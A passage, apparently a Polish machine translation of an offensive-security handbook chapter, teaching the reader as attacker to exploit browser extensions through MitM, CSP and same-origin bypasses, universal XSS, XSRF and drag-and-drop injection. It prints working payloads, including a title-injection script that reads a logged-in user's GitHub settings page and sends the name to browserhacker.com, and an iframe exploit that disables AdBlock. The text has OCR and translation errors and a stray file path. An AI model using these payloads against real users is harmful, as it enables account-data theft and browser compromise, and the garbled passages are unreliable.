Korzystanie z danych w rozszerzeniu, które zostały załadowane ze zdalnej lokalizacji, potencjalnie daje szansę Tobie jako osobie atakującej. Serwer mógł zostać naruszony lub zawartość mogła zostać załadowana przy użyciu protokołu HTTP w postaci zwykłego tekstu i użyta bez wystarczającej weryfikacji. Nie zapomnij o atakach Man-in-the-Middle (MitM), które pozwoliły przejąć kontrolę nad kanałami komunikacji w postaci zwykłego tekstu i dostarczyć własne dane. Tutaj mogą ponownie wejść do gry i zapewnić sposób na osiągnięcie XCS. Niektóre rozszerzenia będą zawierać zdalną zawartość z

Internetu bezpośrednio w zaufanej strefie chrome://. Może to być część podstawowej funkcjonalności rozszerzenia lub niezamierzona luka w zabezpieczeniach spowodowana niewystarczającym filtrowaniem danych wejściowych. Miejsce i sposób wykorzystania niezaufanych danych będzie zależeć od rozszerzenia, na które kierujesz reklamy. W rozszerzeniach do Firefoksa powinieneś zwracać uwagę na kluczowe wskaźniki. Przeszukanie rozpakowanego kodu źródłowego w poszukiwaniu następujących funkcji może pomóc w zidentyfikowaniu tej klasy luki w zabezpieczeniach:

■ window.open()

■ window.opendialog()

■ nsIWindowWatcher()

■ XMLHTTPRequest()

Jeśli którakolwiek z tych funkcji jest wywoływana ze strefy chrome:// przy użyciu niezaufanych danych wprowadzanych przez użytkownika, być może właśnie odkryłeś lukę w zabezpieczeniach. Istnieje możliwość, że będziesz w stanie wstrzyknąć JavaScript z niebezpiecznymi konsekwencjami. Będzie to zależeć od tego, w jaki sposób rozszerzenie Firefox wykorzystuje dane i czy możesz znaleźć sposoby na przemycenie instrukcji. To samo dotyczyło rozszerzeń Chrome, dopóki Google nie wymuszało wersji 2 manifestu. Teraz Polityka bezpieczeństwa treści nie zezwala na ładowanie skryptów przez HTTP i umożliwia ładowanie skryptów z białej listy tylko przez HTTPS. Ale nie zapominaj, że tam, gdzie jest wola, jest sposób. Poniższy (edytowany) kod pochodzi z dyskusji na forum Stack Overflow:

```
function loadInsecureScript(url) {

var x = new XMLHttpRequest();

x.onload = function() {

eval(x.responseText); // <-- Security Hole

};

x.open('GET', url);

x.send();

}

loadInsecureScript('http://browservictim.com/insecure.js');
```

W odpowiedzi na forum wyszczególniono również, co jest potrzebne w pliku manifest.json:

```
"content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'",

"permissions": ["http://browservictim.com/insecure.js"],

"background": {"scripts": ["background.js"] }
```

Na uznanie uczestników forum zwracają uwagę na ogromną niepewność prezentowaną przez użycie tego kodu. Powinno być wiele alarmów brzmiących dla każdego programisty, który implementuje kod, który nawet przypomina ten. Niezależnie od tego, dlaczego luka istnieje w rozszerzeniu, ta niezabezpieczona transmisja danych często prowadzi do XCS.s Jeśli komunikacja ta odbywa się przez niezaszyfrowany protokół HTTP, atak MitM prawdopodobnie przynajmniej pozwoli ci wpłynąć na wykonanie uprzywilejowanego chrome:/ / strefa. To, czy atak MitM prowadzi do wstrzyknięcia

polecenia, będzie zależeć od sposobu wykorzystania danych. Przeanalizujmy szybko przykład, który nie doprowadził do XCS, ale ze względu na to, jak rozszerzenie wykorzystywało dane, istniały inne sposoby zaatakowania celu.

Przykład ataku Man-in-the-Middle

Rozszerzenie Amazon 1Button App Chrome stanowi dobry przykład luki MitM. Rozszerzenie jest zasadniczo mechanizmem zgarniania sieci i śledzenia. Zgłasza wszystkie odwiedzane adresy URL HTTP i HTTPS na alexa.com, a dla wybranych witryn zgłasza również część treści. Obejmuje to wyszukiwania Google wykonywane przez HTTPS. Aby móc zdalnie konfigurować bez konieczności uaktualniania kodu rozszerzenia, Amazon zdecydował się skonfigurować rozszerzenie za pomocą skryptu treści, w tym niektórych plików JavaScript. Mechanizm w wersji 3.2013.627.0 tego rozszerzenia:

■ http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/httpsdatalist.data

■ http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/search_conf.js

Prawdopodobnie zauważyłeś, że pobierają zawartość przez HTTP, ale o tym później. Plik httpsdatalist.dat definiuje listę stron HTTPS do podsłuchiwania. Zawartość konfiguracji można zobaczyć w następującym fragmencie:

```
[
"https:[/]{2}(www[0-9]?|encrypted)[.](l.)?google[.].*[/]"
]
```

Plik search_conf.js opisuje, jakie elementy należy wyodrębnić z odwiedzanych stron internetowych, aby zgłosić je Alexie. Poniższy fragment daje przedsmak tego, co się dzieje:

```
{
"google" : {
"urlexp" :
"http(s)?:\\/\\/www\\.google\\..*\\/.*[?#&]q=([^&]+)",
"rankometer" : {
"url":"http(s)?:\\/\\/(www(|[0-9])|encrypted)\\.(|l\\.)google\\..*\\/",
"reload": true,
"xpath" : {
"block": [
"//div/ol/li[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'g', ' ' )
)]",
"//div/ol/li[ contains(
concat( ' ', normalize-space(@class), ' ' ),
```

```
concat( ' ', 'g', ' ' )
)]",
"//div/ol/li[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'g', ' ' )
)]"
],
"insert" : [
"./div/div/div/cite",
"./div/div[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'kv', ' ' )
)]/cite",
"./div/div/div/div[ contains(
concat( ' ', normalize-space(@class), ' ' ),
concat( ' ', 'kv', ' ' )
)]/cite"
],
"target" : [
"./div/h3[ contains(
concat( ' ', normalize-space(@class), ' '),
' r '
)]/descendant::a/@href",
"./h3[ contains(
concat( ' ', normalize-space(@class), ' '),
' r '
)]/descendant::a/@href",
"./div/h3[ contains(
concat( ' ', normalize-space(@class), ' '),
' r '
)]/descendant::a/@href"
```

]

}

},

...

},

...

}

Pobrana zawartość witryny odpowiada wyrażeniom XPath w search_conf. plik js są zgłaszane do http://widgets.alexa.com. Są one pokazane w poprzedniej zawartości konfiguracji. Istnieje jednak inna rażąca luka. Pamiętasz adresy URL konfiguracji? Zauważysz, że są one pobierane przez HTTP, a nie HTTPS. T0 czyni je również podatnymi na atak MitM! Załóżmy, że używasz technik MitM, aby zastąpić httpsdatalist.dat następującym kodem:

["https://"]

Użyjesz również następującego kodu podczas pośredniczenia w żądaniu search_conf.js:

{

"pwn" : {

"urlexp" : "http(s)?:\\/\\/",

"rankometer" : {

"url" :"http(s)?:\\/\\/",

"reload": true,

"xpath" : {

"block": [

"//html"

],

"insert" : [

"//html"

],

"target" : [

"//html"

]

}

},

```
"cba" : {

"url" :"http(s)?:\\/\\/",

"reload": true

}

}

}
```

Korzystając z tego ataku, rozszerzenie zgłosi (do Alexy) zawartość węzła DOM wszystkich witryn HTTPS. Udało się to osiągnąć nawet bez konieczności wstrzykiwania instrukcji do uprzywilejowanego kontekstu. Jedyne, co zmieniłeś, to konfiguracja, która spowodowała, że obserwowałeś wszystkie żądania, które użytkownik składa ze względu na Twoją pozycję MitM.

Omijanie CSP aplikacji internetowej

Istnieje jeden rzucający się w oczy składnik rozszerzenia Chrome, który nie zapewnia ochrony CSP. Aplikacja internetowa może wykorzystywać CSP, umieszczając w odpowiedzi nagłówek HTTP X-Content-Security-Policy. Strona w tle rozszerzenia również ma domyślnie CSP. Komponentem pozbawionym tej ochrony jest skrypt zawartości. To prawda; skrypt treści rozszerzenia Chrome nie ma żadnej ochrony CSP. To sprawia, że jest to oczywisty cel, aby obejść wszelkie nieznośne ograniczenia CSP wdrożone przez twórców aplikacji internetowych. Przyjrzyjmy się, jak możesz użyć tego komponentu do licytacji. W tym przykładzie użyjmy źródła http://content-security-policy.com. Jeśli załadujesz adres URL, możesz spojrzeć na nagłówki związane z CSP. Są one pokazane w następującym przykładzie:

```
X-Content-Security-Policy: default-src 'self' www.google-analytics.com netdna.bootstrapcdn.com ajax.googleapis.com; object-src 'none'; media-src 'none'; frame-src 'none'; connect-src 'none';
```

Pierwszą rzeczą, na którą należy zwrócić uwagę w tym przykładzie, jest brak dyrektywy unsafe-eval. Oznacza to, że kiedy atakujesz to źródło, nie możesz wykorzystać funkcji eval (lub jej przyjaciół), aby osiągnąć swoje cele. Cóż, chyba że masz lukę w jednym ze skryptów treści twojego celu. Poniższy skrypt zawierający luki w zabezpieczeniach jest tym, którego użyjesz w tym przykładzie obejścia CSP:

```
// Get bhh URL parameter

var bhh = document.location.href.split('bhh=')[1];

if (typeof bhh == 'string') {

eval(bhh); // eval the parameter

}
```

Zawiera następujący plik manifestu, który używa tylko skryptów zawartości w docelowym miejscu pochodzenia http://content-security-policy.com:

```
{

"name": "Browser Hacker's Handbook CSP Bypass Example",

"version": "1.0",

"description": "Browser Hacker's Handbook CSP Bypass Demonstration",
```

"homepage_url": "http://browserhacker.com",

"permissions": [

"http://content-security-policy.com/*"

],

"content_scripts": [

{

"all_frames": true,

"js": [

"cs.js"

],

"matches": [

"http://content-security-policy.com/*"

],

"run_at": "document_end",

"all_frames": true

}

],

"manifest_version": 2

}

Teraz, mając pod ręką lukę w skrypcie treści, omińmy kontrolkę CSP umieszczoną w nagłówkach HTTP ze strony internetowej:

http://content-security-policy.com/#bhh=

eval(alert('Browser Hacker\'s Handbook'))

Gdy Twoja przeglądarka docelowa załaduje poprzedni adres URL, obejdzie dostawcę CSP. Zobaczysz, że eval jest wstrzykiwany do skryptu treści i uruchamia okno alertu w źródle. Udało Ci się ominąć dostawcę CSP ustawionego przez aplikację internetową za pomocą luki w rozszerzeniu Chrome. Dokładniej, wykorzystałeś lukę w skrypcie treści, który nie jest chroniony przez dostawcę CSP.

Osiągnięcie obejścia zasad tego samego pochodzenia

Możesz pamiętać, że skrypty treści Chrome mają więcej uprawnień niż standardowa strefa internetowa. Nie mają wielu dodatkowych uprawnień, ale jest jeden, który Cię zainteresuje. Jest to możliwość odczytywania odpowiedzi z próśb z różnych źródeł. To jest potężne samo w sobie, ale staje się lepsze. Gdy żądanie jest wysyłane między pochodzeniem, nagłówki zawierają wszystkie pliki cookie, które są skojarzone z tym pochodzeniem. Zgadłeś: plik cookie będzie zawierał również wszystkie uwierzytelnione tokeny sesji. Skrypt treści może działać na wiele sposobów, a sytuacje będą się różnić w zależności od celu. W wielu przypadkach skrypt treści będzie wchodzić w interakcję z DOM. Dlatego

DOM często będzie stanowić część powierzchni ataku. Atakowanie skryptów zawartości rozszerzenia jest bardzo podobne do wykorzystywania klasycznego DOMXSS. Dobrą wiadomością jest to, że możesz ponownie wykorzystać całą swoją wiedzę na temat DOMXSS, aby wykorzystać rozszerzenia. W celu pomyślnego wykorzystania skrypt zawartości musi pobrać dane i użyć ich w uprzywilejowanym kontekście. Dokładne miejsce w DOM będzie zależeć od docelowego rozszerzenia. Jednak element <title > jest zwykle bezpiecznym zakładem, ponieważ wiele rozszerzeń pobiera treść z elementu <title>. Samo użycie danych z DOM w skrypcie treści nie wystarczy, aby go wykonać. Aby wykorzystać skrypt treści, rozszerzenie musi używać danych w funkcji eval, w przypisaniu wewnętrznego HTML i tak dalej. Poniższy kod ze skryptu zawierającej lukę w treści zostanie użyty do wykazania luki:

```
function do_something(title) {

// do something with the page title

}

var title = document.title;

window.setTimeout("do_something(\"" + title + "\")", 500);
```

Luka w skrypcie treści wynika z niepewnego użycia tytułu strony. Po zaczepieniu przeglądarki możesz wysłać do niej polecenia w celu załadowania innego źródła. Jeśli polecisz mu załadować źródło pod twoją kontrolą, masz pełną kontrolę nad własnością title. Możesz wysłać dowolny tytuł do przeglądarek docelowych. Załóżmy, że wysyłasz stronę z następującym kodem HTML:

```
< HTML >

< HEAD >

< TITLE >");

var xhr = new XMLHttpRequest();

xhr.open("GET", 'https://github.com/settings/profile/', true);

xhr.onreadystatechange = function() {

if (xhr.readyState == 4) {

github_settings_page = xhr.responseText;

var name_regexp = /<input type="text" value="(.*)" tabindex="2"\/>/g;

var name_arr = name_regexp.exec(github_settings_page);

name = name_arr[1];

new Image().src = "http://browserhacker.com/" + encodeURI(name);

};

};

xhr.send();

a=("< /TITLE >

< /HEAD >
```


< BODY >

Browser Hacker's Handbook Extension SOP Bypass Example

< /BODY >

< /HTML >

Wysyłając tę stronę, udało Ci się wstrzyknąć swój kod do chrome://zone. Treść tytułu jest przekazywana do funkcji setTimeout, która jest wykonywana z niewielkim opóźnieniem. W tym przypadku twoje instrukcje są wykonywane po nisko uprzywilejowanej stronie granicy bezpieczeństwa; to znaczy w skrypcie treści, a nie na stronie w tle. Z tej półuprzywilejowanej pozycji nadal możesz wysyłać żądania z różnych źródeł do dowolnego źródła wymienionego we wzorcach dopasowania rozszerzeń. Kod exploita wysyła żądanie cross-origin do https://github.com, aby zażądać strony ustawień już uwierzytelnionego użytkownika. Po otrzymaniu odpowiedzi wyodrębnia nazwę użytkownika i wysyła ją do http://browserhacker.com.Oczywiście jest to bardzo uproszczony ładunek i można zrobić o wiele więcej. Rysunek



pokazuje rozszerzenie wykorzystywane przy użyciu pokazanego wcześniej FTTML. Możesz zobaczyć tytuł w zakładce pokazującej część kodu wstrzykiwania, a w konsoli żądanie GET zawierające nazwę użytkownika GitHub, czyli w tym przypadku Wade Alcorn. Jak w przypadku każdej luki w DOM XSS, sztuka polega na znalezieniu zagrożonej funkcji, która wykorzystuje niefiltrowane dane. Flowever, tym razem musisz znaleźć taką funkcję w kodzie rozszerzenia, a nie w aplikacji internetowej.

Przykład obejścia tego samego źródła

Rozszerzenie Chrome ezLinkPreview w wersji 5.2.2 jest dobrym przykładem, który ilustruje obejście tego samego pochodzenia w środowisku naturalnym. Przeglądając kod, możesz zobaczyć następującą funkcję:

function GetURLDocumentTitleJQ(url) {

var ezPageTitle = url; //default the title to the URL

$.ajax({

url: url,

async: true,

```
success: function(data) {

try {

var matches = data.match(/<title>(.*?)<\/title>/);

var title = matches[1];

if (title != null && title.length > 0) {

ezPageTitle = title;

}

} catch (err) {}

var scr = 'ezBookmarkOneClick("' + url + '", "' + ezPageTitle + '");';

chrome.tabs.executeScript(null, {code: scr});

},
```

Przyglądając się uważnie, zauważysz, że funkcja GetURLDocumentTitleJQ nie jest w ogóle wykonywana w skrypcie treści. W rzeczywistości jest wykonywany na stronie w tle. Zanim przejdziemy do przyczyny, przyjrzyjmy się, co robi funkcja GetURLDocumentTitleJQ. Funkcja tworzy XHR do adresu URL określonego w parametrze url. Po otrzymaniu odpowiedzi wyodrębnia dowolny tekst między znacznikami <title> i </title> i żongluje niektórymi danymi. Następnie wywołuje funkcję chrome.tabs.executeScript, używając wartości tytułu. Wartość tytułu nie jest w żaden sposób filtrowana przed wykonaniem w funkcji chrome.tabs.executeScript. To właśnie tworzy lukę w tym rozszerzeniu. Ładunek do wykorzystania tego rozszerzenia może przybierać różne formy. Poniższy kod wstrzykiwania jest zbyt uproszczony, ale stanowi dobrą ilustrację przydatnego pierwszego kroku podczas badania luki w rozszerzeniu:

```
< title >anything"+console.log(1)+"< /title >
```

Aby uruchomić Twój exploit, przeglądarka ofiary musi wywołać GetURLDocumentTitleJQ, aby zażądać Twojej złośliwej strony. Oczywiście w ten sposób ujawni tobie tę lukę. W tym przypadku potrzebny jest jeszcze jeden krok, ponieważ zagrożona funkcja jest wywoływana tylko wtedy, gdy użytkownik zdecyduje się dodać bieżącą stronę do Zakładek Google. Elementem socjotechniki będzie skłonienie użytkownika do wybrania wyzwalającego elementu menu kontekstowego. W części 5 badałeś różne techniki socjotechniki; to może być dobry moment, aby cofnąć się i szybko odświeżyć. Funkcja GetURLDocumentTitleJQ jest wywoływana ze strony w tle. Możesz pomyśleć, że jest uruchamiany po uprzywilejowanej stronie granicy bezpieczeństwa. Dlaczego więc wstrzyknięty kod jest wykonywany w kontekście skryptu treści? Odpowiedź leży w użyciu funkcji executeScript. Wstrzykuje JavaScript do stron, a gdy drugi parametr ma właściwość code, tworzy zupełnie nowy skrypt treści z przekazanym kodem. Kiedy to rozszerzenie jest wykorzystywane, tworzy nowy skrypt treści z wstrzykniętymi instrukcjami. Ten nowy skrypt treści jest następnie uruchamiany po nieuprzywilejowanej stronie granicy bezpieczeństwa rozszerzenia Chrome. Będzie to miało mniejszy wpływ niż pełna luka w rozszerzeniu, ale nadal możesz jej użyć, aby ominąć Zasady tego samego pochodzenia. W tym przykładzie widziałeś, jak można użyć podatnego rozszerzenia, aby ominąć SOP. Przedstawione tutaj techniki przydadzą się przy wykorzystywaniu podobnych problemów w innych rozszerzeniach.

Uniwersalne skrypty między witrynami

Rozszerzenia mogą wprowadzać luki XSS do przeglądarki, nawet jeśli nie można wykorzystać samej aplikacji internetowej. Warto pamiętać, że przeglądarka i aplikacja webowa łączą się w symbiozie i to właśnie ta relacja jest tutaj wykorzystywana. Przeglądanie źródła podczas korzystania z podatnego rozszerzenia może spowodować, że to źródło skutecznie przyjmie tę podatność. Oczywiście aplikacja internetowa nie staje się podatna na ataki wszystkich odwiedzających, ale tylko ta konkretna relacja między przeglądarką a aplikacją internetową. Nie ma to większego sensu, patrząc na tradycyjne typy XSS. Gdy luka XSS jest obecna w rozszerzeniu przeglądarki, może potencjalnie zostać wykorzystana na każdej stronie internetowej, którą ładuje przeglądarka. Poniższy kod pochodzi ze skryptu zawartości w rozszerzeniu Chrome, które zawiera lukę. Możesz to rozpoznać z wcześniejszego przykładu. Lukę można wykorzystać, dodając JavaScript do parametru bhh.

```
// Get bhh URL parameter

var bhh = document.location.href.split('bhh=')[1];

if (typeof bhh == 'string') {

eval(bhh); // eval the parameter

}
```

Rozszerzenie zawiera następujący plik manifestu, który nakazuje Chrome uruchamianie skryptu zawartości we wszystkich źródłach określonych przez < all_urls >:

```
{

"name": "Browser Hacker's Handbook UXSS Example",

"version": "1.0",

"description": "Browser Hacker's Handbook Universal XSS Demonstration",

"homepage_url": "http://browserhacker.com",

"permissions": [

"<all_urls>"

],

"content_scripts": [

{

"all_frames": true,

"js": [

"cs.js"

] ,

"matches": [

< all urls >"

] ,

"run_at": "document_end",
```

"all frames": true

}

] ,

"manifest version": 2

}

Rysunek 7-17

<img src=”images/717.PNG”>

pokazuje, w jaki sposób skrypt zawierającej lukę w treści wprowadził lukę XSS do każdej strony internetowej przeglądanej przez przeglądarkę. Rysunek 7-17 ma strzałki wskazujące wstrzyknięcie, wynikowe okno dialogowe ostrzeżenia i żądanie HTTP, które nie zawiera exploita. Widać, że luka działa jak luka DOM XSS. Oznacza to, że używając # w adresie URL, przeglądarka nie wyśle tego znaku i niczego po nim na serwer WWW. Umieszczając swój exploit po #, nie pojawi się on w dziennikach i potencjalnie nie zostanie wykryty przez zapory aplikacji internetowych. Nie zapomnij o wzorcach dopasowania stosowanych w rozszerzeniach. Jeśli rozszerzenie korzysta z wzorca dopasowania przybliżonego, każdy punkt początkowy pasujący do wzorca również będzie miał tę lukę. Jest to szczególnie ważne, jeśli wzorzec dopasowania to http://*/*, *://*/* lub < all_urls >.

Fałszerstwo żądań między witrynami

Cross-site Request Forgery (XSRF) zostało omówione we wcześniejszych rozdziałach i opisane bardziej szczegółowo w części 9. Pamiętaj, że w wielu przypadkach można uznać rozszerzenie za wirtualną aplikację internetową. Jest więc zrozumiałe, że rozszerzenie może cierpieć na te same (lub podobne) luki. Przypomnijmy, że we wcześniejszej sekcji „Odciski palców za pomocą manifestu” w tej części zbadano parametr web_accessible_resources. Jest to parametr w plikach manifest.json, który określa białą listę zasobów w rozszerzeniu, do których można uzyskać dostęp:

{

{

"name": "extensionName",

"version": "versionString",

"manifest_version": 2

},

"web_accessible_resources": ["logo.png", "menu.html", "style.css"]

}

Oznacza to, że zasób będzie dostępny z dowolnej strony internetowej. Gdyby poprzedni fragment kodu znajdował się w pliku manifest.json, dostępny byłby następujący adres URL:

chrome- extension://abcdefghijklmnopqrstuvwxyz012345/menu.html

W pewnych warunkach samo załadowanie zasobu wywołuje pewne skutki uboczne i wykonuje akcje w ramach podstawowego rozszerzenia. Niektóre z tych działań mogą okazać się kluczowe dla bezpieczeństwa rozszerzeń. Wyobraź sobie fikcyjne rozszerzenie, które podczas ładowania strony

interfejsu użytkownika umieszczonej na białej liście odczytuje parametr konfiguracyjny z żądania GET. Po zakończeniu ładowania (w tym przetwarzania dostarczonego parametru) krytyczne dane konfiguracyjne są przechowywane w LocalStorage. Podkreślmy tylko, że strona została umieszczona na białej liście w parametrze web_accessible_resources. Jest to ważne, ponieważ oznacza to, że każda strona internetowa może zawierać go w <iframe>. Załadowanie ramki IFrame za pomocą specjalnie spreparowanego adresu URL spowoduje umieszczenie dowolnej zawartości w obiekcie LocalStorage tego fikcyjnego rozszerzenia. Jest to podobne do tradycyjnych ataków CSRF na aplikację klient-serwer, ponieważ przetwarzanie rozpoczyna się bez żadnej weryfikacji źródła żądania.

Przykład fałszowania żądań między witrynami

W poprzedniej sekcji omówiliśmy fikcyjny przykład. Cóż, to nie była do końca prawda. Istnieje co najmniej jedno rozszerzenie Chrome (z manifestem w wersji 1), które w przeszłości było podatne na XSRF i było w rzeczywistości dość popularne. Ma ponad milion użytkowników. Rozszerzenie Chrome AdBlock w wersji 2.5.22 służy, co zaskakujące, do blokowania reklam. Jedną z jego funkcji jest subskrypcja listy filtrów pobranej z danego adresu URL. Wystąpiła luka XSRF na stronie subskrypcji filtrów w zasobach rozszerzenia. Uruchomienie następującego adresu URL, który zakończył się działaniem w strefie chrome://, uruchomiło funkcję subskrypcji:

chrome- extension://gighmmpiobklfepjocnamgkkbiglidom/pages/subscribe.html

Instrukcje wykonywane po załadowaniu zasobu subscribe.html znajdują się w skrypcie subscribe.js. Odpowiednia treść znajduje się w następującym kodzie:

// Get the URL

var queryparts = parseUri.parseSearch(document.location.search);

...

// Subscribe to a list

var requiresList = queryparts.requiresLocation ?

"url:" + queryparts.requiresLocation : undefined;

BGcall("subscribe",

{id: 'url:' + queryparts.location, requires:requiresList});

Ten kod przedstawia przepływ wykonania, który powoduje usterkę. Pierwszy wiersz kodu analizuje wyszukiwaną część adresu URL w hash, który jest przechowywany w zmiennej queryparts. Ostatni wiersz kodu subskrybuje AdBlock do wartości, która była pierwotnie zapisana w parametrze location w żądaniu. Mogło to być coś takiego jak location=http://browserhacker.com, które subskrybowało filtr z http://browserhacker.com. W związku z tym pełny wynikowy adres URL będzie wyglądał następująco:

chrome- extension://gighmmpiobklfepjocnamgkkbiglidom/pages

/subscribe.html?location=http://browserhacker.com

Teraz, gdy już wiesz, jak działa luka, przygotujmy exploita. Musisz utworzyć ramkę iFrame, która załaduje zasób rozszerzenia subscribe.html i przekaże filtr, który chcesz załadować. W takim przypadku chcesz, aby filtr umieszczał na białej liście wszystkie adresy URL.

< iframe style="position:absolute;left:-1000px;" id="bhh" src="" >< /iframe >

```
//...

var url = "chrome-extension://";

url += "gighmmpiobklfepjocnamgkkbiglidom";

url += "/pages/subscribe.html?";

url += "location=http://browserhacker.com/list.txt";

document.getElementById('bhh').src = url;
```

Używając tego kodu, przeglądarka docelowa utworzy ramkę IFrame, która załaduje zasób. Przekaże wartość http://browserhacker.com/list.txt do funkcji rozszerzenia BGcall, która z kolei ją załaduje. Jest jeszcze tylko jeden krok, który musisz zrobić. Musisz zwrócić białą listę do rozszerzenia. Więc umieść plik list.txt na swoim serwerze z następującą zawartością, a AdBlock zostanie wyłączony:

```
[Adblock Plus 0.7.5]

@@*$document,domain=~whitelist.all
```

Ważne jest, aby powtórzyć, że ta luka dotyczyła wersji 1 manifestu. Aby atak zakończył się sukcesem przy użyciu bieżących rozszerzeń przeglądarki Chrome (przy użyciu manifestu w wersji 2), żądany zasób musi być wymieniony w parametrze

```
"web_accessible_resources": [ "img/icon24.png",

"jquery/css/images/ui-bg_inset-hard_100_fcfdfd_1x100.png",

"jquery/css/images/ui-icons_056b93_2.6.440.png",

"jquery/css/images/ui-icons_d8e7f3_2.6.440.png",

"jquery/css/jquery-ui.custom.css",

"jquery/css/override-page.css" ]
```

Manifest dla wersji AdBlock 2.6.4 nie zawiera ciągu subscribe.html w web_accessible_resources, jak widać w poprzednim kodzie. Nie zapomnij sprawdzić pliku manifest.json przed próbą uruchomienia tej klasy ataku na docelowe rozszerzenie.

Atakowanie przeciągnij i upuść

Firefox obsługuje akcję „przeciągnij i upuść” poprzez użycie wielu programów obsługi zdarzeń: dragstart, dragenter, dragover, dragleave, drag, drop i dragend. Obrazy, tekst, linki i węzły DOM można przeciągać z jednej części strony do drugiej lub w niektórych przypadkach bezpośrednio do rozszerzenia. Ważną uwagą do zapamiętania jest to, że gdy element HTML z atrybutami lub węzeł DOM jest przeciągany w ten sposób, wszystkie właściwości, atrybuty i metody są kopiowane do nowej lokalizacji. Ma to szczególne znaczenie, gdy element jest przeciągany do strefy chrome://. Wcześniej nieszkodliwy obraz z obsługą JavaScript onLoad może, po przeciągnięciu i upuszczeniu do strefy uprzywilejowanej, wykonać bez ograniczeń:

```
< img src="http://browserhacker.com/exploit.gif" onload="your_javascript">
```

Na przykład poprzedzający tag obrazu załaduje obraz na stronę internetową i wykona kod onload w kontekście przeglądarki nieuprzywilejowanej. Następnie, jeśli ofiara przeciągnie obraz do strefy chrome://, kod onload zostanie wykonany ponownie. Tym razem, gdy programy obsługi zdarzeń DOM

uruchomią funkcję onload, będą miały podwyższone uprawnienia. Nick Freeman odkrył bardzo podobną lukę w rozszerzeniu ScribeFire Firefox. To rozszerzenie pozwala użytkownikom publikować na swoich blogach z dowolnego źródła. Luka dotyczyła sposobu, w jaki użytkownicy przeciągali obrazy (z dowolnego źródła) do strefy chrome://. Podobnie jak w poprzednim przykładzie, ScribeFire pozwoli ci przemycić twoje instrukcje do funkcji onload, aby zostały wykonane w uprzywilejowanym kontekście. Wykorzystanie zdarzeń DOM wymaga dokładnego zbadania, w jaki sposób rozszerzenie obsługuje dane wejściowe od użytkownika. Ostatecznie cel jest taki sam, jak w przypadku innych omawianych metod; aby uzyskać dowolne wykonanie JavaScript w strefie chrome://.

Osiągnięcie wykonania poleceń systemu operacyjnego

Po znalezieniu luki XCS może być możliwe jej wykorzystanie do wykonywania dowolnych poleceń systemu operacyjnego. Oznacza to, że możesz potencjalnie przemycić swoje polecenia do strefy chrome:// i wykonywać polecenia tak, jakbyś pisał je w wierszu poleceń. Zanim jednak do tego dojdziemy, przyjrzyjmy się najpierw przykładowi uruchamiania poleceń systemu operacyjnego w Firefoksie

Przykład zdalnego wykonywania poleceń w Firefoksie

Jak wspomniano wcześniej, sposób wykorzystania rozszerzenia docelowego zależy całkowicie od tego, jak programiści je zaimplementowali. Rozszerzenia mogą używać nagłówków HTTP do kierowania przepływem wykonywania, co ostatecznie umieszcza nagłówki HTTP na celowniku. Rozszerzenie FirePHP Firefox przechwytuje niektóre nagłówki zwrócone z serwera i używa ich do decydowania o tym, co ma zaprezentować w konsoli Firebug. Obecność niestandardowych nagłówków będzie bardzo oczywista, jeśli możesz przechwycić odpowiedź z serwera. Poniższe nagłówki pokazują niektóre nagłówki HTTP, których szuka rozszerzenie FirePHP:

HTTP/1.1 200 OK

Date: Thu, 08 Aug 2013 14:18:44 GMT

Server: Apache

Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT

ETag: "401b9-0-4d91807c0760e"

Accept-Ranges: bytes

Content-Length: 0

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2

X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/

